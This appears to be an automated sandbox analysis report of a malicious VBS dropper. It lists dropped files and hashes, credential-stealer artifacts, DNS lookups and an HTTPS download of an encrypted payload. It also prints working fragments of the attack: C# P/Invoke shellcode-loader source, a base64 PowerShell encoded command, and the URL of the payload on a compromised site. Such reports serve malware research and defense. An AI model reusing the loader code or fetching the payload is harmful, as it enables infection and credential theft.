SHA-256:	9F37C9EA023F2308AF24F412CBD850330C4EF476A3F2E2078A95E38D0FACABB
SHA-512:	CF92D6C3109DAB31EF028724F21BAB120CF2F08F7139E55100292B266A363E579D14507F1865D5901E4B485947BE22574D1DBA815DE2886C118739C3370801F1
Malicious:	true
Preview:	SQLite format 3.....@ .....C..... ..... .....

### C:\Users\user\AppData\Local\Temp\FORSVARL.dat

Process:	C:\Windows\System32\wscript.exe
File Type:	data
Category:	dropped
Size (bytes):	26711
Entropy (8bit):	7.447343601702701
Encrypted:	false
SSDeep:	768:ZVjtYI2Qumoov2LjPYPDu7MQIZInt28DNE8J:ZopugAjPYDWnTNv

**C:\Users\user\AppData\Local\Temp\FORSVARL.dat**

MD5:	501A97CEE8681B8E28324A9DCEFFCC69
SHA1:	3B0EDC42D0E5C1E84E62C0018181BF01E9D5F433
SHA-256:	B771C32B0F189855207BE56933EBCFB8142D18A20AA0F143B3E0DC3B545B6219
SHA-512:	477322B3F7DEC25CD7EFAF2D25D899D3DA5437F0C74C389197B3AD23D7EFA0126D239CBC69B3C9F0E5CFD6084C7413FFA9D04C12499BFAB2D9F8CDF915F4A
Malicious:	false
Preview:	.....h....4\$!.N...\$.Z.._1.4.8.l<..9.u.W.....cl<82....e.ft..x'@.J[...C n.\$..X..>Y].K....@....Z.d....%.1x0.._z7l.....cC..P.[!U..~.oV....H..F...Qy...O+....z2....4.....:Y..sqF..~.y);{...I.A...02.WI...=..c.....V.17.....@f.*s...Z F.....Y0....D.h.M.....P....J...&....M.9..P.p9.l<8.i.8.l<..(M.g).l}.....L..<..U.Mo.ul.l..n<8.Y.T....7r.U...u....j..:l..l<..8..l<..Ni.Jw8....l<G<8.L...8..%;X.o.....HR.....l<..p.u..lY....l<..D.u..9T....l<..8..6.lId."=8..n..9.IV9h..8.i.M.l<..H4....H44....H4....H4....2.P..7.X... ..H5&.>..P....l<..1'.....UD..j."=8...@....m<8,...d3.....k.K9.ITJ..P..X.....H`..S..<..l....T.....H.^.....^..X.Sq.r.Bq.T<..M.R.....^..m..>8...gi...n<8.(U{...s.`D..3..,..o..2..IT<..g.*=8..../.#....l..<<8..d7<8. r8..z.lTu..y.H.(`..)jZ..V..~.Hr8.5.u.:).9.Z~~.....Z[..1jOn.\$..l..<..8..J.l.u..Q%..<.

**C:\Users\user\AppData\Local\Temp\RES5835.tmp**

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x496, 9 symbols
Category:	dropped
Size (bytes):	1340
Entropy (8bit):	3.9947234529934015
Encrypted:	false
SSDEEP:	24:HdK9oVaMYaHchKcjmfwl+ycuZhNW1NakSJ1CPNnq9ed:5IM9OK2mo1ulW1Na3J1Oq9+
MD5:	D930D0FD1F5C0BA0AF7DF9E9D2E692D2
SHA1:	0D922D7B63D83ED4F3C5B3BF9A95DD331BAEFF3A
SHA-256:	B4ADC94FA9A02D91B0CB4F9D086BF0B0C6C88557A04996A3E0B0A53BBEFA3D05
SHA-512:	E49951AC949875075F96CA48C220EC1F9FFEEC9C2F5281433D53877674BD54348AF2AB6D75432252F6E5D28C7CBA1213B220CA9104139D0C191B9AE661F95264
Malicious:	false
Preview:	L.....a.....debugS.....X.....@..B.rsrc\$01.....X.....<.....@..@.rsrc\$02.....P..F.....@..@.....W....c:\Users\user\AppData\Local\Temp\ej2xf2fuICSC2BA07324D1EB47AD834E18C884AF81E4.TMP.....8.....l1rr.H.....7.....C:\Users\user\AppData\Local\Temp\RES5835.tmp.-.<.....'...Microsoft (R) CVTRES._.=.. cwd.C:\Users\user\Desktop.exe.C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe.....0.....H.....L.....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D....V.a.r.F.i.l.e.l.n.f.o....\$....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.l.n.f.o.....0.0.0.0.4.b.0.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n.....0....F.i.l.e.V.e.r.s.i.o.n.....0....0....0....0....<....l.n.t.e.r.n.a.l.N.a.m.e...e.j.2.x.f.2.f.u..d.l.l....(.L.e.g.a.l.C.o.p.y.r.i.g.h.t....D.....D.....

**C:\Users\user\AppData\Local\Temp\\_PSScriptPolicyTest\_2ti3icgl.ztk.psm1**

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273F34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

**C:\Users\user\AppData\Local\Temp\\_PSScriptPolicyTest\_v10kgqrqs.2gg.ps1**

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273F34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Templej2xf2fu\CSC2BA07324D1EB47AD834E18C884AF81E4.TMP	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.1130536385099568
Encrypted:	false
SSDEEP:	12:DXT4li3ntuAHia5YA49aUGiqMZAiN5gry41Nak7YnqqJ1CPN5Dlq5J:+RI+ycuZhNW1NaksJ1CPNnqX
MD5:	388794C6D483BB86F0D26C31727E848
SHA1:	AAD2D00EAF92CF0FC921B271F3A3569B800AECA5
SHA-256:	92DA20002E63D0CC8EBE6533AB4E5CBB7BC5DEAE37F857CF8526D18FB3966972
SHA-512:	E7CA10207747EC4E1AD72867AA7D6FBDDAE96D6353BDB750AEA7FCD1F4A8997EB28120740A939644460243B8628740C9A04E22E1C1F62739A084F2B3A023A5
Malicious:	false
Preview:	.....L..<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D....V.a.r.F.i.l.e.l.n.f.o.....\$....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.ng.F.i.l.e.l.n.f.o.....0.0.0.0.4.b.0.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n.....0....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...<....I.n.t.e.r.n.a.l.N.a.m.e...e.j.2.x.f.2.f.u..d.l.l....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t....D....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...e.j.2.x.f.2.f.u..d.l.l....4....P.r.o.d.u.c.t.V.e.r.s.i.o.n.....0...0...0...8....A.s.s.e.m.b.l.y....V.e.r.s.i.o.n.....0...0...0...0.

C:\Users\user\AppData\Local\Templej2xf2fulej2xf2fu.0.cs	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	673
Entropy (8bit):	5.16161793724357
Encrypted:	false
SSDEEP:	12:V/DGrovLxIwOvdVtKMuiSLyLijCJV18TFwQiP2m:JoovLxGOvDotLsWCHnTd+1
MD5:	E10418B4412050E3C76BEC0AF627A27D
SHA1:	966147B4966A8944E51AD98E53D007055CDEB64A
SHA-256:	5C6EA7E08504357E2F5AB5AB4DE9A5F854CE98D0AF8748563257407EEC831E2
SHA-512:	B00730B4C5275809CD9E42AC4B6330ABF94CE9B27D83B4D21844ADB6E46DAABF1A126193D9BA26D925832F7F3A46FD7A039CDD52802AC239749B8647DC9B78B
Malicious:	false
Preview:	.using System;..using System.Runtime.InteropServices;..public static class bidrags1..{..[DllImport("ntdll.dll")]public static extern int NtAllocateVirtualMemory(int bidrags6,ref Int32 Auxamylase,int Fejem,ref Int32 bidrags,int HOCKEYKAMP,int bidrags7);..[DllImport("kernel32.dll")]public static extern IntPtr CreateFileA(string Semiglut7,uint ATTESTE,int Etiket9,int bidrags0,int believ,int Buldr,IntPtr FOLKE)..[DllImport("kernel32.dll")]public static extern int ReadFile(IntPtr Fejem0,uint Fejem1,IntPtr Fejem2,ref Int32 Fejem3,int Fejem4)..[DllImport("user32.dll")]public static extern IntPtr CallWindowProcW(IntPtr Fejem5,int Fejem6,int Fejem7,int Fejem8,int Fejem9);..}

C:\Users\user\AppData\Local\Templej2xf2fulej2xf2fu.cmdline	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	375
Entropy (8bit):	5.266071138526186
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTkbDdqB/6K2N723f46pDJ0zxs7+AEszIN723f46p/Hn:p37Lvkm6K2aQ6pD+WZETaQ6p/Hn
MD5:	DE6C8A5F7F7F9DF51D896338DFC61245
SHA1:	A2188907B5B842FB60DBC06CA4C2F95A66775939
SHA-256:	28879EE84982963E2BAD391F1293B3430B4EDC12BDA9B67B079A9D40259D62DC
SHA-512:	0D37EBA769FDCA3C33D9AAA7C287349C3E5EE6C37A0932D06D36962F6EF9A089C03232E8601326A9CDFBC1E17A14251152EC40DACE0C9240B31B0FFF3C20477
Malicious:	false
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Templej2xf2fulej2xf2fu.dll" /debug- /optimize+ /warnaserror /optimize+ "C :\Users\user\AppData\Local\Templej2xf2fulej2xf2fu.0.cs"

C:\Users\user\AppData\Local\Templej2xf2fulej2xf2fu.dll	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	3.066019734916757
Encrypted:	false
SSDEEP:	48:6IPscOEfEBB7q6Fa9J3H1ulW1Na3J1Oq:JscTfEBBW7SI1NKJ1
MD5:	90529F8DAAFC1245AB4A8F4013C324AB
SHA1:	F8B2E16211C0412456005711C6F695316CC72BA3
SHA-256:	A746A39365D1ACAF4963C06F76D7750AE000D50CEEAA7767ABFB7FDFE31E8CE

C:\Users\user\AppData\Local\Templej2xf2fu\ej2xf2fu.dll	
SHA-512:	72D85E7FD2108D643EE175E2DEE61D5A0044362C2D04AEBA5B74AEBC5912C26F5E6C0C708C22A17279A0D9835BAC63F34C6C0F8467E9DCA030592775D2EB9F
Malicious:	false
Preview:	MZ.....@.....!.L!This program cannot be run in DOS mode...\$.PE..L....a.....!.%. ...@..... ..@.....\$.O...@.....H.....text..4.....`rsrc...@.....@..@.rel oc.....`.....@..B.....%..H.....P.....BSJB.....v4.0.30319..l.....#~.....#Strings.....#US.....#GUID.....l.. .#!Blob.....G.....%3.....0...)G.'..m.'.....7.....O.....[!.....d.+.....t...}. .....

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF, CR line terminators
Category:	modified
Size (bytes):	876
Entropy (8bit):	5.325217571265001
Encrypted:	false
SSDEEP:	24:KOuqd3ka6K2aF/ETalOKaM5DqBVKVrdFAMBJTH:yika6CF/E+YKxDcVKdBj
MD5:	AA96DEDDB7C61FFB3A4CA817F5E72B514
SHA1:	760EF1A4CB3714381A03AB5DF9BA449C1292FF40
SHA-256:	9821620E1530BB8B01E4A52A526BD11BB5C29CCB94CD72DBBFE31F4E6A26B992
SHA-512:	B5BF3C34EAF5AECC36C56F89C4B88AE0EB8F5FFC2AD8941E99E769FA631F64919A6A25F9DAD2629CCFDBAD5AF5E79CAE784FBB9B4570A08968EE058047AFAB30
Malicious:	false
Preview:	.C:\Users\user\Desktop> "C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.NET\Assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0_31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\ej2xf2fu\ej2xf2fu.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\ej2xf2fu\ej2xf2fu.0.cs".....Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Roaming\O118090C\O11logrg.ini	
Process:	C:\Windows\SysWOW64\cmstp.exe
File Type:	data
Category:	dropped
Size (bytes):	38
Entropy (8bit):	2.7883088224543333
Encrypted:	false
SSDeep:	3:rFGQJhI:RGQPY
MD5:	4AADF49FED30E4C9B3FE4A3DD6445EBE
SHA1:	1E332822167C6F351B99615EADA2C30A538FF037
SHA-256:	75034BEB7BDED9AEAB5748F4592B9E1419256CAEC474065D43E531EC5CC21C56
SHA-512:	EB5B3908D5E7B43BA02165E092F05578F45F15A148B4C3769036AA542C23A0F7CD2BC2770CF4119A7E437DE3F681D9E398511F69F66824C516D9B451BB95F945
Malicious:	false
Preview:	....C.h.r.o.m.e .R.e.c.o.v.e.r.y.....

C:\Users\user\AppData\Roaming\O118090C\O11logri.ini

Process: C:\Windows\SysWOW64\cmstp.exe

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**C:\Users\user\AppData\Roaming\O118090C\O11\logri.ini**

File Type:	data
Category:	dropped
Size (bytes):	40
Entropy (8bit):	2.8420918598895937
Encrypted:	false
SSDeep:	3:+sIXIIAGQJHl:dlIGQPY
MD5:	D63A82E5D81E02E399090AF26DB0B9CB
SHA1:	91D0014C8F54743BBA141FD60C9D963F869D76C9
SHA-256:	EAECE2EBA6310253249603033C744DD5914089B0BB26BDE6685EC9813611BAAE
SHA-512:	38AFB05016D8F3C69D246321573997AAC8A51C34E61749A02BF5E8B2B56B94D9544D65801511044E1495906A86DC2100F2E20FF4FCBED09E01904CC780FDBAD
Malicious:	true
Preview:	....l.e.x.p.l.o.r .R.e.c.o.v.e.r.y.....

**C:\Users\user\AppData\Roaming\O118090C\O11\logrv.ini**

Process:	C:\Windows\SysWOW64\cmstsp.exe
File Type:	data
Category:	dropped
Size (bytes):	210
Entropy (8bit):	3.5313317928937202
Encrypted:	false
SSDeep:	6:tGQPYllaExGNIGcQga30f9y96GO4oIP5K3edr+dEoY:MiiaExGNYvOl6x4oTKOdoY
MD5:	F00C2EC3AF2BBB73B7B349628B0F8C72
SHA1:	04D99CF6BA41CF9279B16861D8E681374DE3533
SHA-256:	619F292C50A38504FB7B830B2F04A6D7ED8321E944B252F5EA09951E413A46C
SHA-512:	4D12A0A9651CF302052B4A562EFF4629CBA47B83ECF942DBA2363C04543D05AADD3CC407A47E24FDC858D6D2695249C2CF72F2331B96463CA66F6250B798A2A
Malicious:	true
Preview:	...._...V.a.u.l.t .R.e.c.o.v.e.r.y.....N.a.m.e:...M.i.c.r.o.s.o.f.t.A.c.c.o.u.n.t.:t.a.r.g.e.t.=S.S.O._P.O.P._D.e.v.i.c.e.....l.d:...0.2.l.j.r.k.p.f.k.h.r.q.p.g.y.z.....A.u.t:.....P.a.s.S:.....

**C:\Users\user\Documents\20220113\PowerShell\_transcript.675052.bBuy1HxC.20220113145401.txt**

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	10574
Entropy (8bit):	5.1472776153012
Encrypted:	false
SSDeep:	192:hXkDukQ0uUvJ7Yc9AxSGkxibhoat43oL2oLE/SG8jGLbntkZW/11IWkPkPe:h0aTzk1YVAzcNoat43oL2oLE/SZGLbnr
MD5:	AA795D00F66E74100D7E3AD5B7744C99
SHA1:	F633DEE8F6CC827694CD3C4FDF3B9094B1D095CB
SHA-256:	939EDD3A6D85E45D9985626B4D17A26CCA7D629CA3E71CBE5BB14623BFAC057
SHA-512:	B69198792DD0763300D0A9903914FE12A5092CC5B419D1A70B70DA6DFC3AAF31499754B6D91A19CA57741E41A8A242CFA0BB3D8BB2E59989DD5399F403F8A6C
Malicious:	false
Preview:	*****..Windows PowerShell transcript start..Start time: 20220113145415..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 675052 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -EncodedCommand I wbsAHYAZQBuACAAUABBAFAAQQBQACAAcwBhAHcAYgBIAGwAbAB5AHUAbgAgAFIAaQBjAGEAcgBkAHQANQAgAE8ASwBTAEIATwBOAE4ARQBUEw AIABTAEMASQBFBACAAywBoAGkAbgBhAG4AdABhAHMAIABOAG8AbgBzACAATwBzAGEAbQBpAG4AZQAgAEIAYQB0AHQAYQBzAGkAYQAYACAASABvA HYAZQBKAHAANAAgAHAAcgBvAGYAZQBzAHMaaQAgAG4AYQBuAGEAawBvAGwAIABIAg4AcwBpAgwAZQByAGUAawBsACAADQAKAA0AcgANAAoAQQB kAGQALQBUAHkAcABIACAALQBUAHkAcABIAEQAZQBmAgkAbgBpAHQAAqBvAG4AIABAACIADQAKAHUAcwBpAg4AzWagAFMAeQbzAHQAZQbZAdSAD QAKAHUAcwBpAg4AzWagAFMAeQbzAHQAZQBtAC4AUgB1AG4AdAbpAG0AZQAUAEkAbgB0AGUAcgBvAHAAUwvBIAHIAdgbpAGMAZQBzAdSADQAKAH AdQBiAGwAaQbjaCACAkwB0AGEAdAbpAGMAIAbjAGwAYQBzAHMAIAbIAGkAZAByAGEAZwBzADEADQAKAHsADQAKAFsARABsAGwASQbtAHAAbwByAHQAKAA

**Static File Info****General**

File type:	ASCII text, with CRLF line terminators
Entropy (8bit):	4.991680425662362
TrID:	• Visual Basic Script (13500/0) 100.00%
File name:	MTIR22024323_0553381487_20220112120005.vbs
File size:	78852
MD5:	564601676bee71f5f61a44ef170d92a6
SHA1:	76fc984dab2358e66524172e04a3528f33d8e18

## General

SHA256:	5e12314df61fd39cad151a41fb0d3188e437c591fa7498f09f103dea4a46f141
SHA512:	a9b778cd8bb8684c9f7f7e0b9d79d17c2b0fab326bf59f818c7aaa403bf3fc67cf9944b2149b17e742feff9217c2a2ed3f18e15a8be82dbd4b709f5b86fe1d
SSDEEP:	1536:c/Y+PmkHWIdXO4ZmzFbQit06zMPbrHo6T0EdXX0y:AF+lzGhdXr
File Content Preview:	'ravishedm tunneldal totalforb quadrig Smri thri Ital FIBE RWA UNBR Havndensu6 Solmo BNSKR Blunt Spel1 E gromancyd SVEJS fyringsol ..'Eksal damp blaanendek Xoan Famineu Alde8 ENKELTM corusca realloca Base st9 Retteligr6 skgl blgvantefo labbend torpeder EKVI

## File Icon



Icon Hash:

e8d69ece869a9ec4

## Network Behavior

### Network Port Distribution

### TCP Packets

### UDP Packets

### DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 13, 2022 14:55:06.049655914 CET	192.168.2.6	8.8.8.8	0xe41d	Standard query (0)	www.wizumiya.co.jp	A (IP address)	IN (0x0001)
Jan 13, 2022 14:58:04.611366987 CET	192.168.2.6	8.8.8.8	0x5306	Standard query (0)	www.jewelrystore1.com	A (IP address)	IN (0x0001)

### DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 13, 2022 14:55:06.066961050 CET	8.8.8.8	192.168.2.6	0xe41d	No error (0)	www.wizumiya.co.jp		52.68.15.223	A (IP address)	IN (0x0001)
Jan 13, 2022 14:58:04.792109966 CET	8.8.8.8	192.168.2.6	0x5306	No error (0)	www.jewelrystore1.com		154.208.173.143	A (IP address)	IN (0x0001)

### HTTP Request Dependency Graph

• www.wizumiya.co.jp
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### HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49775	52.68.15.223	443	C:\Program Files (x86)\Internet Explorer\ieinstal.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-13 13:55:07 UTC	0	OUT	GET /html/user_data/original/images/bin_WUOAiR166.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: www.wizumiya.co.jp Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
2022-01-13 13:55:07 UTC	0	IN	<p>HTTP/1.1 200 OK  Date: Thu, 13 Jan 2022 13:55:07 GMT  Server: Apache/2.4.18 (Ubuntu)  Last-Modified: Wed, 12 Jan 2022 18:28:59 GMT  ETag: "2e640-5d566be50cc5"  Accept-Ranges: bytes  Content-Length: 190016  Connection: close  Content-Type: application/octet-stream</p>
2022-01-13 13:55:07 UTC	0	IN	<p>Data Raw: 44 01 d1 dd c1 6d 60 fc 8d 31 58 5e 3e 41 5c 4b 87 62 23 18 b1 8c 66 91 e1 78 2f c9 b3 4c 32 0f ce 71 ff d5 7a d0 5e 3d 9a 8d 4c ea f3 21 1d c7 55 4b f5 e2 4a 2e 35 6f 64 65 34 68 76 6b 5d 70 1c 28 2f c6 27 f2 13 ab 69 8f a8 2f 92 61 4c c4 8b d5 f5 05 39 fe a3 02 d0 78 d4 07 4d 6b d5 27 95 a3 47 46 02 2c bc a2 0b 08 a7 c9 b8 e1 9d 65 bd e3 0b 3a 19 30 4a fe cd ba d4 42 82 07 25 cc 11 e1 e9 b0 d7 8b 93 7d be 83 fc 8d fe b9 11 af 7d 71 da 41 16 ae dd ac c6 4f c7 1e ab 70 d1 eb 50 cf 13 7b 89 8f 42 f0 df de 57 3d 2f 6b 48 56 6f 9a 6a b4 85 3e 26 28 33 94 04 45 0a 77 7b a8 f2 a7 72 95 c0 26 e1 9a 13 6b db 08 a0 54 db e1 d1 7b 3b c3 04 bd c9 3f 05 51 97 12 83 77 f3 04 5a 04 97 cc 7e ac fa f2 07 e2 8e 9e c6 28 c1 81 0c 37 6f f3 c1 7a 84 38 e9 35 e7 df ad e9 e5  Data Ascii: Dm`1X^&gt;A!Kb#fx/L2qz^=L!UKJ.5ode4hvkJp(/'i/aL9xMk'GF,e:0JB%}{qAOpp{BW=/kHVoj&gt;&amp;(3w{r&amp;kT{;?QwZ-(7oz85</p>
2022-01-13 13:55:07 UTC	16	IN	<p>Data Raw: db 1d 77 0c c8 f1 1d 73 38 8d e7 3f cb 38 0b bb 6b 41 64 66 28 8a 69 19 8b 93 b1 76 90 30 d0 c2 8e 43 fc 92 50 3a 4f ff 90 b9 81 66 7a 8c b4 85 e1 4b 3d 3b 31 c5 ea b9 22 56 61 17 c5 82 2a 4a 57 38 63 87 45 08 2f 03 7f bb 07 f0 9b 4b fb 1e a0 bc 6f d8 c1 79 4d aa 6e 2d f4 d5 a4 1f cd 49 fb f5 38 1a 39 a8 aa 88 1c 02 ce 87 2f 83 de 71 56 9f e4 32 aa 2e a7 07 50 9c 5f 01 e1 b3 13 95 48 63 22 3b 5c 1f 4d 92 3d f4 2e ed dd 22 24 2d 7f e4 21 15 fc 34 9d 06 67 9c c5 03 c4 55 31 34 23 08 78 42 8c 45 85 75 19 da 0b 08 5c 8e 2a 0e 40 90 b3 7c e1 4d 49 e1 fd 57 2e ca 0e 73 c4 c4 bd de 87 75 89 25 96 ad 42 50 1b be 87 5d c6 5c 0b 77 69 7d 68 66 ad 67 bc 51 85 b7 73 d9 2c b7 7e ed 9f 28 8e be 0f 3f 22 a7 86 5d 17 44 e5 d9 10 12 ec a1 10 ca 33 05 1a 72 14 2b 67  Data Ascii: ws?kAdf(ivOCP:OfzK=;1"Va*JW8cE/KoyMn-l89/qV2.P]Hc";IM"-!4gU14#,EuX.@MIW.su%BP]\wj}hfgQs,~(?"]D3r+g</p>
2022-01-13 13:55:07 UTC	32	IN	<p>Data Raw: e2 c0 73 a4 14 c2 b8 96 3d 40 39 ed ec a9 f7 9c 8b b4 cc 85 4d 06 8a 8e 20 f3 08 34 1e 89 77 43 67 50 c0 d4 02 f7 e0 61 af 6e a1 49 4a e7 cb 87 b0 55 c8 3b 13 47 56 d5 7b 95 98 1b 81 6d b0 6a 89 1a 44 24 e9 f0 76 16 b2 62 26 42 55 0f 21 45 8d 55 b3 ae cd 41 a1 b0 35 fc 79 5c 29 02 13 9c 04 16 77 20 f3 06 cb a4 2f 14 0b 6e cb 4f 8f 66 ad 9a a6 b6 71 b5 2b fd ae 8c b8 a5 35 c8 82 76 d8 5c 04 62 47 ef e1 f7 ba bf 4c fb e1 d4 bb c8 e2 e7 17 03 d1 2a 73 c4 bd 30 eb c5 e9 33 5e 67 3d f9 f5 5a dc 8c 9e 19 12 6a 7d b3 27 1e f7 84 8d 9d 68 2e ed e7 73 d1 7f d2 be e8 a8 00 85 35 b6 c6 89 aa db d5 3b 13 19 f0 56 fb 3b d3 99 45 17 e1 4d 4d ba e9 db 68 0c 07 5f 4b c6 13 6c 23 8d 77 ed b1 ea b3 94 3b 39 7c c0 a2 ad 7f 0f c0 c0 9e ee ec 0b 76 d8 8d 9f 97 e4  Data Ascii: s=@9M 4wCgPaIjU;GV{mjD\$vb&amp;BU!EUA5y!w /nfq+5v!bGL*s03^g=Zj}h.s5;V;EMMh_Kl#w;9 v</p>
2022-01-13 13:55:07 UTC	48	IN	<p>Data Raw: 4c 0e 88 ec 53 39 b6 eb 7d ca f6 7e 09 24 ef 21 74 99 97 37 c9 ac 5f 4c 93 6b 24 71 3c 54 7c 4b 29 43 99 a6 22 17 c4 6e d5 60 77 2c fb b1 05 f4 7f 21 d3 6d 3a 5d 61 d7 b1 25 c9 e0 ba 0c 3e 0a 92 e6 ac f8 97 23 c3 47 65 a3 7c c4 04 06 75 c7 62 15 0e a1 63 d8 78 29 b5 cd 70 5a be 2a 03 29 10 09 38 e9 65 8d ff c7 e9 b2 39 cf 11 a6 c6 58 ba 16 61 5d 4e 16 7b 44 28 38 15 15 b3 0b d8 7c 88 a4 29 4f 4c 71 e0 50 91 39 1f f9 31 91 90 f0 1e 3a ed cb 21 6b ba e4 fa 82 82 23 f5 58 ed 83 d8 89 92 43 de 4f of e8c 61 5d 13 5b 4c 60 92 99 41 2b 66 a6 d0 e2 e7 e3 f7 ae ce b5 4d dd c3 85 99 11 f0 92 a8 b3 31 88 5a a2 4c 9b ef b0 2e 33 42 24 60 ff ef c4 37 34 co 86 e2 12 f1 3f 2d 09 7b 30 ba 4f 22 e7 cf 3d 36 6f b4 c0 34 44 of 84 73 c9 d6 b2 0e 73 b3 68 98 bf  Data Ascii: LS9)-\$!t7_Lk\$q&lt;7 K)C"n`w,/m:]a%&gt;#Ge ubcx)pZ*)8e9Xa]N[D(8) OLqP91:lk#XCa][L`A+fM1ZL..3B\$`74?-{O"6o4Ds.h</p>
2022-01-13 13:55:07 UTC	64	IN	<p>Data Raw: d6 44 7e 0c f9 35 4f 57 a3 94 1f 3a c2 a0 1c 23 8c 6b 0a d9 ab 19 53 36 dc 16 4a 01 d7 f7 36 e1 d4 37 5b f1 35 7f 6a 8e 85 c2 b6 04 cd c4 c4 42 41 52 c7 5e 51 48 63 a1 84 a6 35 11 42 40 04 f6 d9 c4 a6 15 57 2f 99 43 83 13 ed f1 ba e6 b6 b9 61 0b 4c 71 41 c8 86 01 f4 ec 53 2c c1 e8 ce ef 7f 54 2e ee 35 0a 56 c4 b2 3d 22 17 75 77 55 db 30 13 ab 72 45 74 8b e5 bb 8c 35 e3 9f 6e 7f 25 8b 75 23 8d 63 35 87 07 af ad af 95 cb be ad 25 3b 62 22 46 f5 f9 2b 97 ad 24 a3 7a 4e 49 89 a4 87 72 e4 2f 11 4f 90 ac 69 57 5a d2 cf 03 96 9a 29 9a ac 59 e3 3c 19 29 1a 8b 64 28 f0 2f 01 d7 c0 b3 a8 c8 5b 52 8c 1d 90 ac 02 51 f4 e8 d2 37 39 3b fc fe f5 37 6f c1 17 0c a0 af 61 fa 23 ea 7e 37 0e 89 b2 5f 13 f9 23 of 1a 3f 74 8c 93 75 e6 8d 5a c4 cd a5 62 d5 ad ae 6c 4c 1a ad  Data Ascii: D~5OW:#ks6J67[5jBAR^QHc5B@W/CaLqAS,T.5V="uwU0rEt5n%u#c5%;b" F+\$zNlrOlWZ)Y&lt;)d(/IRQ79;7a#~#?tuZblL</p>
